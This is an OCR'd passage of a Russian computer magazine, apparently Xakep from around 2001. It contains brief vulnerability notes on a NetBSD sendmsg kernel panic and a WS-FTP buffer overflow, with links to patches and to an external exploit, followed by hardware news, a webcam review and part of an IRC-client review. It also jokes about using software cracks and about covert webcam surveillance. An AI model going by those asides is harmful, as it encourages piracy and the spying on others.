Дистрибутив, ставший недавно увлечением некоторых мемберов X-crew. А тут незадача, все пакеты до 1.5.1 содержали описываемый баг. Суть дела - некорректная реакция на ввод при обработке sendmsg(2) функции во время проверки раздела msg_controllen структуры msghdr. Т.к. ядро затрудняется проверить объем инфы, поставляемой с msg_controllen, становится возможным обустроить нехватку места в kmem_map с последующим kernel panic`ом. Разрулить проблему можно переходом на более свежий дистриб 1.5.1 или же выкачав доступный патч ftp://ftp.netbsd.org/pub/NetBSD/security/patches/SA2001-011-sendmsg-1.3-1.5.patch (для 1.5, для более ранних версий смотри на обозначенном ftp). Готового эксплойта, к сожалению, нет =(. Сие, очевидно, объясняется малой распространенностью системы.


WS-FTP

Виндозный ftp сервер, заимевший проблемы на некорректной обработке аргументов, подаваемых анонимным юзером, залогинившимся в систему. Если атакующий пускает объем аргументов превышающий input-буффер, сервис реагирует разрешением на исполнение shellcode`a, т.е. атакующий сможет исполнить нужный ему код с прав system. Эксплойт на перле доступен по url`y http://www.securityfocus.com/bid/3102 Как решение - качаем более новую, пропатченную версию сервиса - http://www.ipswitch.com/cgi/download_eval.pl?product=WR-0000.

Hard news ...



Константин Буряков aka p0r0h (p0r0h@ixbt.com)



><((((@>

Новинки от EPSON



Первая новинка - это принтер Stylus Photo 895, поддерживающий революционную технологию Print Image Matching (PIM), разработанную в сотрудничестве с ведущими производителями цифровых камер: Olympus, Minolta, Casio, Konica, Toshiba, Nikon и др.

Суть этой технологии в том, что цифровушки и принтеры, работающие с PIM, позволят добиться точного соответствия отпечатков оригинальным настройкам камеры - на флэш-карту, кроме изображения, записываются управляющие команды для принтера, которые и обеспечивают получение максимально точных снимков. Помимо возможностей прямой печати с цифровой камеры, Stylus Photo 895 обладает фоторепродукционным качеством печати с максимальным разрешением до 2880x720 и технологией изменяемого размера точки. В принтер встроен PCMCIA - слот, совместимый с большинством типов карт памяти (в комплекте будет прилагаться адаптер для карт Compact Flash Type I и II).

Вторая новинка - цифровая камера EPSON PC3100Z, также поддерживающая технологию Print Image Matching.

Новинка имеет оптическое разрешение 3,34 мегапикселя (снимки можно делать вплоть до 2544x1904), трехкратный оптический “zoom”, flash-карту на 16 MB (вмещает до 155 снимков) и USB интерфейс для подключения к компьютеру. Также EPSON объявила о скором выпуске первого сканера с интерфейсом USB 2.0 - Perfection 2450 PHOTO. Он позволяет сканировать снимки с максимальным разрешением 2400x4800 dpi при 48-битной глубине цвета. В сканере применена технология повышения качества Epson Micro Step Drive, суть которой в применении особо точного позиционирующего двигателя со встроенной памятью и микропроцессора для получения максимального разрешения. Perfection 2450 PHOTO также снабжен встроенным адаптером для сканирования прозрачных пленок и негативов, а для большей совместимости имеет поддержку второго интерфейса - FireWire. Просят за новые девайсы не так уж и много - 270 бакинских за принтер Stylus Photo 895, порядка 800$ за цифровушку PC3100Z и около 400$ за сканер Perfection 2450 PHOTO.



Стеклянный крысодром

Любителям порадовать своих хвостатых друзей может приглянуться девайс Icemat, который можно приобрести на сайте http://www.icemat.com за 30 бакинских. Это большой коврик размером 250x210x6.2 и с текстурированной стеклянной поверхностью. А 6 специальных кремниевых ножек позволяют надежно установить его практически в любом месте. Покрытие Icemat обеспечивает высокую точность наведения курсора и прекрасное сцепление с шариком мышки. Наилучший результат Icemat показывает с хорошими мышами типа Boomslang. Фанаты 3D-шутеров и всевозможных RTS (Real-Time Strategy) оценят этот коврик по достоинству. Однако не все так хорошо, как может показаться на первый взгляд. Именно из-за специфических особенностей покрытия этого крысодрома на нем невозможно работать с оптическими мышками. Да и чистить Icemat придется гораздо чаще, т.к. на стекло легко прилипают пыль и жир. Не знаю, как ты, но я пока свой старый коврик с гелевой подушечкой менять ни на что не собираюсь ;).



Дигитайзеры Ergotech

Компания Ergotech объявила о выпуске новой линейки беспроводных моделей дигитайзера PenMate Digitizer.


Для ввода данных используется беспроводное перо из поликарбоната, а сам PenMate Digitizer имеет 512 уровней чувствительности к нажатию. Всего же выпущено 3 различных моделей - ET-320, ET-540 и ET-660, отличающихся площадью планшета (от 76x50 мм до 150x150 мм) и разрешением (от 1016 lpi до 4064 lpi). Для подключения к ПК используются интерфейсы RS-232 или USB. Питание пера осуществляется от одной алкалайновой батарейки AAA, питание планшета - от разъема клавиатуры или от PS/2. Цены на эти новинки колеблются от 55 до 85 американских президентов. Жаль только, что работают только под форточками 95/98/2000.



Кому лазерный принтер по цене обычного?

Думаешь - рекламная уловка? А вот и нет! Компания Lexmark начала выпуск лазерного принтера E210, который позиционируется как недорогое бюджетное решение. Характеристики его достаточно хороши, поэтому Lexmark E210 заслуживает самого пристального внимания. Сам посуди: скорость печати до 12 стр/мин и разрешением 600x600, 4 МБ ОЗУ, 66 МГц процессор, 150-страничный лоток для бумаги, подключение к PC как через LPT порт, так и через интерфейс USB. Плюс возможность работать не только под виндами, но и под Linux. Думаю, 199 буказоидов, которые за него просят, вполне приемлемая цена для полнофункционального лазерного принтера, обладающего, к тому же, неплохими спецификациями.





Клава для садиста

Интересно, сколько клавиатур ты отправил на помойку? Что? Ни одной? Тогда эта новость не для тебя. Но если ты любишь в порыве ярости смачно ударить кулачищем по клаве, если твои прежние кнопастые подруги не выдерживали постоянных завтраков/обедов/ужинов и быстро засорялись всякой шнягой или приказывали долго жить, после того как на них была пролита очередная бутылка пива, то клавиатура Flexboard предназначена специально для тебя (и для меня ;)). Выполнена она из специального мягкого каучука, поэтому ее можно смело сгибать, крутить, поливать, пачкать и подвергать другим актам извращенного вандализма - все издевательства Flexboard выдержит с честью. Клава подключается к PS/2 порту (скоро должна появиться и USB версия), а основание из мягкой резины надежно держит ее на столе, не давая скользить. Еще отмечу, что Flexboard абсолютно бесшумна - нервы или сон остальных обитателей квартиры потревожить не удастся :). Клавиатура выпускается в нескольких цветовых вариантах - помимо классической белой можно приобрести серую, желтую, зеленую, черную или прозрачную. В общем, кульный девайс для тех, кого не отпугнет цена в 100 американских президентов.





Сенсационное снижение

Великая и ужасная Intel похоже всерьез обеспокоилась положением дел на процессорном рынке. Иначе как объяснить агрессивную политику снижения цен на флагмана интеловских процессоров - Pentium 4? 26 августа модели на 1.8 ГГц подешевеют на 55%, 1.7 ГГц - на 46%, 1.6 ГГц - на 45%, 1.5 ГГц - на 48%, 1.4 ГГц и 1.3GHz - на 32%. Я думаю, многие будут не прочь приобрести 1.7 ГГц за 193 вечнозеленых или 1.5 ГГц за 133$. После этого снижения системы на процессорах Pentium 4 в комплекте с чипсетом i845 (поддерживающий обычную память SDRAM) должны стать дешевле систем на камешках Pentium III. Что касается цен на Pentium III, то они останутся довольно высокими, поэтому их покупка станет крайне невыгодной. Например, после 26 августа Pentium III 1.2 ГГц будет стоить дороже, чем Pentium 4 1.8 ГГц! Оригинально, не правда ли ;)? В принципе, этого и следовало ожидать, т.к. место третьего пня должен постепенно занять другой представитель интеловского семейства - Celeron. Этот камушек с новым ядром Tualatin будет постепенно наращивать тактовые частоты, причем розничные цены на него порадуют истинных интеломанов - всего 64 грина за 900 МГц, 74$ за 950 МГц, 89$ за 1 ГГц и 103$ за 1.1 ГГц. Поэтому Celeron должен стать еще одним серьезным оружием в арсенале Intel для борьбы с ненавистной AMD, которая тоже не дремлет ;).

Thomson продвигает MP3 Pro

Компания Thomson анонсировала PDP 2800 - первый MP3 плеер, совместимый с новым форматом MP3 Pro. Использование этого формата обеспечит качество записи, аналогичное "старичку" MP3, но при объеме файлов меньше в два раза. Thomson PDP 2800 будет оборудован 10 Гб винтом, на котором можно конвертировать и сохранять файлы в нескольких форматах: WMA, RealAudio, MP3 и MP3 Pro. А соединяться с PC эта новинка будет через USB интерфейс. Ждем-с...

SiS атакует


Цыплят по осени считают. Вот и компания SiS только сейчас разразилась массовым выпуском дешевых и универсальных чипсетов для материнских плат под AMD'ешные процы. Ее новые чипсеты SiS 735 во многом похожи на ALi MAGiK 1 и VIA KT266, т.к. поддерживают SDR и DDR память. Но в то же время имеют ряд своих ключевых особенностей - самую низкую цену и высокую производительность. Функции северного и южного мостов выполняются всего одним чипсетом, поэтому это позволит производителям системных плат проектировать более гибкие дизайны за счет экономии места, поэтому стоимость у этих материнок будет гораздо меньше. Высокая скорость же достигается благодаря фирменной шине Built-in Multi-threaded I/O Link с пропускной способностью 1.2GB/s (у шины V-Link в VIA'шных чипсетах, к примеру, всего 266MB/s). Конечно, поддерживаются всякие вкусности - ATA 33/66/100, 6 портов USB 1.1, 10/100MB Ethernet, 1/10MB HomePNA для создания домашней сетки с использованием телефонной линии и т.д. Ведущие производители материнок уже готовят к широкому выпуску свои девайсы на этом чипе, ну а мы немного подождем - дешевые и производительные мамки для AMД не так часто встречаются на нашем рынке.


Интеломанам посвящается...

Intel выпустила свой MP3 плеер с довольно большим объемом встроенной флэш-памяти: 128 Мб! Имя новинки - Intel Pocket Concert.



Плеер оборудован встроенным усилителем мощности, FM тюнером, портом USB, наушниками, ремешком для ношения и комплектом ПО от MusicMatch. Работает он с файлами MP3 и WMA, но поддержка будущих аудио стандартов тоже вполне возможна. Аудио характеристики оставляют благоприятное впечатление: диапазон воспроизводимых частот - 20 Гц - 20 кГц при достаточно низком уровне искажений и шумов (Signal-to-TDN+N=0,4%). Цена Intel Pocket Concert составит, в зависимости от комплектации, 300 или 350 забугорных единиц. Т.е., при желании, за 50 вечнозеленых можно приобрести дополнительный комплект из перезаряжаемых батарей, сетевого блока питания, кассетного адаптера, док-станции и переносной сумки. Нужен или нет такой дополнительный наборчик, решать тебе.





Веб-камеры

Константин Буряков
aka p0r0h (p0r0h@ixbt.com)

В нашу жизнь стремительно врываются все новые и новые достижения компьютерной индустрии. IP-телефония, видеоконференции, трансляции через Интернет, цифровое фото и видео - все это уже стало реальностью и только и ждет того, чтобы ты ощутил все ее прелести.][поможет тебе разобраться во всех этих фишках и сделать правильный выбор.

Logitech

http://www.logitech.com

Logitech QuickCam Traveler

Эта модель сразу привлекает внимание своим необычным дизайном. Она скорее похожа на фотоаппарат, чем на обычную web-камеру. Как оказалось, не случайно. Logitech специально сделала упор на универсальность - QuickCam Traveler, помимо основной обязанности, можно использовать как полноценный цифровой аппарат. Представь, достаточно отсоединить эту камеру от компьютера, и у тебя в руках окажется достаточно удобный фотоаппарат! Не каждая камера может похвастаться такой фишкой. По характеристикам он, конечно, уступает многим цифровушкам, но и заявленных возможностей должно хватить не слишком привередливым юзверям. Встроенная память позволит сохранить до 240 фоток размером 320x240 или 60 в разрешении 640x480. Таймер для автосъемки также должен помочь облегчить процесс фотографирования всей твоей веселой компании. Единственный недостаток, который могу отметить, это, пожалуй, отсутствие вспышки. Поэтому нужно будет заботиться о достаточной освещенности помещения и не фоткаться на чердаках или в темных подвалах. Работа же в режиме Web-камеры тоже доставляет только положительные эмоции. С помощью удобного штатива и подставки с прорезиненным основанием камера легко устанавливается на стол или монитор - можно будет не волноваться, что ее сдует первым же сквозняком. QuickCam Traveler подсоединяется к USB порту, и после простой инсталляции драйверов можно приступать к работе. Помочь в этом должен разнообразный набор ПО: звуковой редактор MGI VideoWave III, видеоредактор MGI PhotoSuite III, которые позволяют записывать видеоряд со звуком или без, снимать статичные кадры, создавать мультимедийные открытки со вставленными видеороликами и т.д. Проблем с озвучиванием видео быть не должно, т.к. в камеру встроен приличный микрофон. После первого ознакомления с QuickCam Traveler становится понятно, что это весьма удобный и симпатичный девайс. Устраивать видеоконференции с ним очень просто - достаточно запустить Microsoft NetMeeting и можно наслаждаться общением с челом по ту сторону экрана (естественно, если у него тоже стоит веб-камера и соответствующее ПО). К качеству изображения тоже нет никаких претензий. Правда, приемлемую скорость около 15-20 fps я наблюдал только при разрешении 320x240 и то при довольно неплохой связи - порядка 40 кб/сек. Но не стоит забывать, что пропускная способность и загруженность каналов между хостами чаще всего являются самым главным фактором - в локальной сетке, например, передаваемое изображение может быть с разрешением 640x480 и при этом ни за какие тормоза, пропадания звука/изображения можно не беспокоиться. Из дополнительных возможностей QuickCam Traveler следует отметить "спящий" режим работы - при появлении в поле зрения камеры движущегося объекта она просыпается и начинает его снимать. Как применять эту фишку, решать твоему воображению - в охранных, шпионских или каких-то других не менее интересных целях ;). Итак, камера QuickCam Traveler от Logitech получилась довольно удачной. Отдав за нее 150-160 бакинских, можно получить простенький цифровой фотоаппарат и приличную веб-камеру.




Logitech QuickCam Pro 3000

Еще одна Web-камера от Logitech - лидера среди компаний, производящих периферийные девайсы. Pro 3000 является новой моделью в популярной линейке QuickCam. Камера имеет весьма симпатичную и оригинальную форму, напоминающую утку. На ее черепушке расположена кнопка для получения статичных снимков, а немного ниже - встроенный микрофон и индикатор готовности к работе. Сам объектив находится в бленде - конусообразном приспособлении для защиты от ярких боковых лучей света. Подставка с прорезиненным основанием позволит легко установить камеру в нужном месте, а штатив SmartClip может пригодиться для крепления на плоскопанельных мониторах. Как и большинство современных веб-камер, QuickCam Pro 3000 использует USB интерфейс. Поддерживаемые разрешения тоже на высоком уровне - качественная матрица позволяет захватывать кадры размером до 640x480. Регулировка изображения очень удобна - настройки контрастности, яркости, цветовой насыщенности, гамма-коррекции позволяют добиться максимального качества при захвате видео или отдельных снимков. Скорость смены кадров и предустановки для баланса белого цвета доступны для самостоятельной регулировки, хотя, если нет желания экспериментировать с настройками, то QuickCam Pro 3000 сделает все автоматически. С камерой поставляется также софт, предназначенный как для работы с видео, так и для развлечений. Если к первым относятся мощный видеоредактор MGI VideoWave III SE, графический редактор Adobe PhotoSuite III SE, приложение для создания видеопоздравлений







CrestaCards Video Greeting и ПО для организации видеоконференций Microsoft NetMeeting, то ко вторым - разнообразные игрушки. У модели QuickCam Traveler можно было встретить арканоид, виртуальный волейбол, баскетбол, а с QuickCam Pro 3000 поставляется целый набор гамесов Reality Fusion GameCam SE. Принцип работы у этих игрушек довольно простой, но в то же время довольно оригинальный - на чувствительной к движению области монитора отслеживаются все жесты юзверя, и он таким образом влияет на происходящее на экране. В общем, будет чем удивить пришедших в гости друзей или девушку.

Стоит же Logitech QuickCam Pro 3000 довольно немного для веб-камеры такого уровня - порядка 100 бакинских. К тому же юзверям, решившим ее приобрести, должна понравиться двухлетняя гарантия и подробная документация на русском языке.



Mustek

http://www.mustek.com

Mustek WCam 300

С недавних пор известный производитель сканеров решил попробовать себя на новом поприще и выпустил новую веб-камеру Mustek WCam 300. Эта модель имеет несколько необычную форму, дающую дополнительные преимущества. Все дело в шарнирной подставке, которая позволяет вращать и наклонять камеру во всех направлениях. Также в комплект поставки входит крепеж, благодаря которому возможно закреплять Mustek

WCam 300 на крышке ноутбука или на любых других подходящих предметах.
Например, WCam 300 можно легко установить в каком-нибудь укромном месте и использовать ее как камеру слежения ;). Качество изображения у этой веб-камеры весьма неплохое, но приемлемой частоты смены кадров можно добиться лишь в низком разрешении (до 176x144). В то время как многие другие USB камеры прекрасно работают и в 320x240. Параметры же изображения и опции записи видео имеют много настроек, и их можно изменять в широких пределах. Однако установка и настройка камеры были отмечены несколькими глюками - то она не захотела сразу заработать, то произвольно менялась контрастность и другие параметры изображения. Пришлось лечить несколькими перезагрузками и переустановкой дров (затем закачкой и инсталляцией более новых). Качество статичных снимков у Mustek WCam 300 очень сильно зависит от освещения - при недостаточной освещенности оно оставляет желать лучшего, но уже яркое освещение рассеянным светом в корне меняет дело. Для получения и обработки получившихся фотографий можно воспользоваться программкой Ulead Photo Express, входящей в комплект поставки. Остальное же ПО особо не радует своей оригинальностью или достаточной практичностью - всего лишь несколько программ, тесно взаимодействующих с почтовым клиентом и практически лишенных других функций. Думаю, небольших софтинок для отправки и получения фотографий и видеороликов по e-mail недостаточно для современной веб-камеры.
Хотя все свои недостатки Mustek WCam 300 компенсирует ценой - за нее просят всего 40-45 буказоидов.



Creative

http://webcam.creative.com

Creative Video Blaster Webcam GO Plus

Эта знаменитая компания решила порадовать многих юзверей своим новым девайсом. Назвать Video Blaster Webcam GO Plus просто web-камерой было бы неправильно. Да, Webcam GO Plus можно использовать как обычную веб-камеру, но область ее применения гораздо шире. Впрочем, обо все по порядку. Камера имеет очень стильный и удобный дизайн. Как и следовало ожидать, Webcam GO Plus использует USB интерфейс. Максимально разрешение для захвата изображения - 640x480. Камера также имеет жидкокристаллический дисплей, который отображает объем свободной памяти, режим съемки и состояние заряда батарей. Кроме того, Video Blaster Webcam GO Plus легко превращается в портативный цифровой фотоаппарат. 8 MB памяти позволят снять более 400 снимков в разрешении 320x240 или более 200 снимков в разрешении 640x480. Кстати, память энергонезависимая, поэтому снимки не пропадут при смене элементов питания (3 алкалиновые батарейки AAA). Оптический видоискатель и объектив с настраиваемой резкостью позволит упростить процесс съемки и сделать ее максимально комфортной. Однако качество снимков и цветопередача у модели Logitech QuickCam Traveler мне понравилось гораздо больше. При желании можно использовать Webcam GO Plus и для записи коротких видеороликов со скоростью до 10 кадров в секунду. За звук беспокоиться не стоит - камера оборудована встроенным микрофоном, который, при необходимости, легко превращается в цифровой диктофон. Если же Webcam GO Plus применять как обычную веб-камеру, то ничем выдающимся она не удивит. Скорость потока видео сильно падает в максимальном разрешении, поэтому приходится выставлять размер кадра до 320x240. Особого внимания заслуживают проги, поставляемые в комплекте - они выполнены в лучших традициях Creative. Помимо распространенной Microsoft NetMeeting для создания видеоконференций, на этих дисках с ПО можно найти мощную утилиту Video Blaster WebCam Go Control, позволяющую получать изображения из внутренней памяти камеры. С ее помощью также осуществляется настройка камеры, захват статического и динамического видеоизображения. Затем захваченные изображения и видеофильмы сразу же помещаются в специальный альбом. Следующая утилита Video Blaster WebCam Monitor, используя механизм улавливания малейшего движения, активируется, когда кто-то вдруг попадает в зону действия камеры. Как ее применить, подскажет твое воображение ;). При желании изображение может быть автоматически помещено в Internet, или в особом журнале событий зафиксируются данные об этом событии (неплохой компромат ;)). Для голосовой связи через Internet (IP-телефонии) используется программка MediaRing Talk. С ее помощью можно почти на халяву соединиться с обычным телефоном в любой точке мира (естественно, плату за Инет никто не отменял). Остальное ПО (ArcSoft PhotoImpression 2000, FlipViewer, PixMaker Lite, PixScreen, Creative WebCam PhotoEditor, Creative LAVA! Producer) тоже весьма удобно, практично и будет очень полезно при работе с видеоизображениями. В итоге Creative Video Blaster Webcam GO Plus представляет собой хорошую web-камеру с множеством дополнительных возможностей и прекрасным набором ПО. Безусловно, 120 американских президентов совсем немного для такого многофункционального девайса.

3Com

http://www.3com.com

HomeConnect PC Digital Camera

HomeConnect PC Digital Camera - это дебютный продукт компании 3Com на рынке web-камер. Посмотрим, насколько удачным он оказался. Дизайн камеры выполнен в достаточно традиционном стиле и особым изяществом не отличается. Подключается она к свободному USB порту. Кабель для подключения довольно длинный (порядка 3 метров), поэтому его с лихвой хватает для установки камеры во многих местах комнаты. Также следует отметить возможность отключения камеры от кабеля, что позволит легко переносить и подключать камеру к другому компьютеру. Подставка у PC Digital Camera очень удобная и устойчивая, поэтому можно не волноваться, что она грохнется в самый неподходящий момент. Как видишь, с точки зрения эргономики у девайса от 3Com все в порядке. Осталось посмотреть на технические характеристики и возможности этой веб-камеры. Максимальная скорость передачи кадров равна 60 кадрам в секунду при разрешении 160x120 - мне, при всем желании, заявленной скорости добиться не удалось. Если пожертвовать частотой смены кадров, то можно увеличить разрешение до 640x480 и даже до 1280x960 (программная интерполяция), но такое высокое разрешение необходимо только для получения статичных снимков. В остальных случаях рекомендую использовать разрешение поменьше. Оптимальным разрешением у PC Digital Camera является 352x288. При этом скорость передачи кадров находится на уровне 30 fps, что достаточно неплохо для веб-камер такого уровня. Но, пожалуй, самой главной фичей является автоматическая настройка освещенности снимаемой сцены и возможность работы при любых режимах освещенности. Например, если повер-



нуть камеру на ярко освещенное окно или засунуть ее в тень под стол/стул/кровать, то через пару секунд камера настроится на нужную яркость, так что в результате получается вполне нормальная картинка. Это впечатляет. Комплект же ПО включает практически все необходимые средства работы с камерой. По богатству и практичности с ним, пожалуй, может сравниться только набор программ для Video Blaster Webcam GO Plus от Creative. Причем каждая программа позволяет получить быстрый доступ к параметрам камеры - качеству, разрешению, гамме, яркости, контрастности, резкости и т.д. Помимо всевозможных прог и утилит для получения, отправки, обработки, редактирования видео и фотоизображений в комплекте к PC Digital Camera можно найти софтину для захвата видеоизображения с камеры и последующей отправки его на ftp-сервер. Временные интервалы между обновлениями картинок можно задать любые. В сети можно найти туеву хучу сайтов, использующих такую возможность (из достаточно приличных могу отметить http://www.webcam.ru ;)). Теперь и ты сможешь установить веб-камеру от 3Com в каком-нибудь оригинальном месте и удивить всех неповторимым пейзажем или видом. В общем, за 130 американских президентов можно сделать весьма удачную покупку.

Intel

http://www.intel.com

Intel Easy PC Camera

Раньше сложно было представить, чтобы Intel представляла рынок, не связанный с процессорами. Однако времена меняются, и Intel решительно взялась за выпуск периферийных девайсов. Например, таких как web-камеры. Одна из них - Easy PC Camera позиционируется как недорогое и практичное решение. Сама камера выполнена очень удачно. Симпатичный дизайн в виде глаза, плавающий шарнир и удобная прорезиненная подставка, которая достаточно тяжелая и не скользит по любой поверхности. А это довольно важно, т.к. USB кабель довольно массивный и может легко утащить за собой легкую камеру. Easy PC Camera пишет и передает изображение с разрешением 160x120, 176x144 и 320x240. К качеству картинки особых претензий нет. Достаточно правильно настроить резкость, и все будет шоколадно. Скорость смены кадров в разрешении 320x240 была приемлемой, а в большем разрешении проверить количество fps невозможно, т.к. для Easy PC Camera 320x240 - это предел. Ну да ладно, особо придираться к дешевой камере не стоит. Софт, идущий в комплекте, довольно стандартен, но недостатка в функциональности, как у камеры Mustek WCam 300, у него не наблюдается. С его помощью можно устраивать видеоконференции, делать видеоролики и отсылать их по e-mail (то-то враги обрадуются ;)), снимать и редактировать статичные снимки. Также следует упомянуть набор игрушек. Виртуальный баскетбол и уничтожение мыльных пузырей позволит немного размяться - только особо не перестарайся, а то человек, прыгающий и сильно размахивающий руками возле монитора, может быть неправильно понят окружающими, и наряд из добрых санитаров не заставит себя долго ждать :). Ну а стоит Intel Easy PC Camera около 45-50 вечнозеленых. Дешево и сердито.

Трибунал

Немного огорчает то, что почти все рассматриваемые веб-камеры могли обеспечить приемлемую скорость только в разрешении 320x240, так как главным фактором является пропускная способность USB. Поэтому для получения лучших результатов в более высоких разрешениях придется ждать реализации USB 2.0 и камер, ее поддерживающих. Однако и современные web-камеры весьма удачно справляются со многими задачами. Особенно преуспели в этом HomeConnect PC Digital Camera от 3Com и QuickCam Traveler от Logitech. Первая впечатляет своим качеством и превосходным качеством изображения, а вторая - своими многофункциональностью и практичностью. Если же качество имеет при покупке не самое главное значение, а определяющим фактором является цена, то лучшим выбором будет Easy PC Camera от Intel. Mustek WCam 300 уступает ей по многим показателям. Надеюсь, теперь поход в магазин за веб-камерой станет для тебя легкой прогулкой :). Оревуар!



IRC-клиенты под Винды


Tired (faq@real.xakep.ru))


Привет, мой юный убиватель времени в IRC-сетях! Сегодня (завтра, послезавтра, но даже не думай вообще там не появиться! =) ты можешь бывать там 1 час в стуки, тогда кажется глубоко фиолетовым: какой IRC-прогой ты юзаешься. Но потом... потом поднимаешься и приходишь к пониманию, что прог этих - неплохой выбор. Только вот какая подойдет больше? На первый взгляд, все одинаковые, на второй - у всех свои фишки, на каждом шагу, от дефолтовых настроек до редакторов скриптов. Присмотримся к имеющемуся ассортименту ;).

mIRC

Можно смело назвать данного клиента наиболее популярным среди виндозных, да и по числу пользователей превышающего всех юниксойдов-иркеров, вместе взятых. Откуда народная любовь в таком объеме? Насчет условной бесплатности и отсутствии отличий в платной/бесплатной говорить не будем, т.к. нас всегда спасали креки от подобных ненужных рассуждений =).

Так что в случае мирка я бы взял причиной его популярности - постоянные апдейты. Еще не было случая, чтобы массово известный баг в клиенте не исправлялся в новой версии. Да и вообще приятно пользоваться свежим софтом, с пылу с жару. Но, одновременно с этим, нету и слишком частых, ничего не несущих в себе апгрейдов, как то часто случается с The Bat!: единственно новым оказывается потребность в новом кряке да пара дополнительных малоинтересных менюшек...






Большой плюс свежести клиента обнаруживаешь уже при старте: здесь есть вполне свежий список IRC-серверов наиболее ходовых сетей. Хотя, как и в большинстве других прог, ты можешь добавить кучу своих серваков или подтереть тонны ненужных линков на бразильские ircd некрофилов, любителей чаттинга со славянскими наивными юношами -). Но я лично предпочитаю соединяться с икрой (Иркой т.е. :), выбрав нужное мне место из самольпных PopUps-менюшек. Их удобно мутить как под обычные серверы, так и для порт-редиректов, баунсеров, сокс-соединений.


Как водится, есть продвинутый Notify-list для обнаружения нужных персон. Фишки, вроде счетчика времени, потерянного на IRC. Мой личный рекорд - 56 часов запущенного и прикрученного к сети клиента! А вам слабо? Естественно, как нефиг делать: если иметь стабильную выделенку и сидеть на каком-нибудь русском серваке (DALnet.ru, RusNet, etc). Особо круто, когда ircd стоит прямо в твоей локалке...

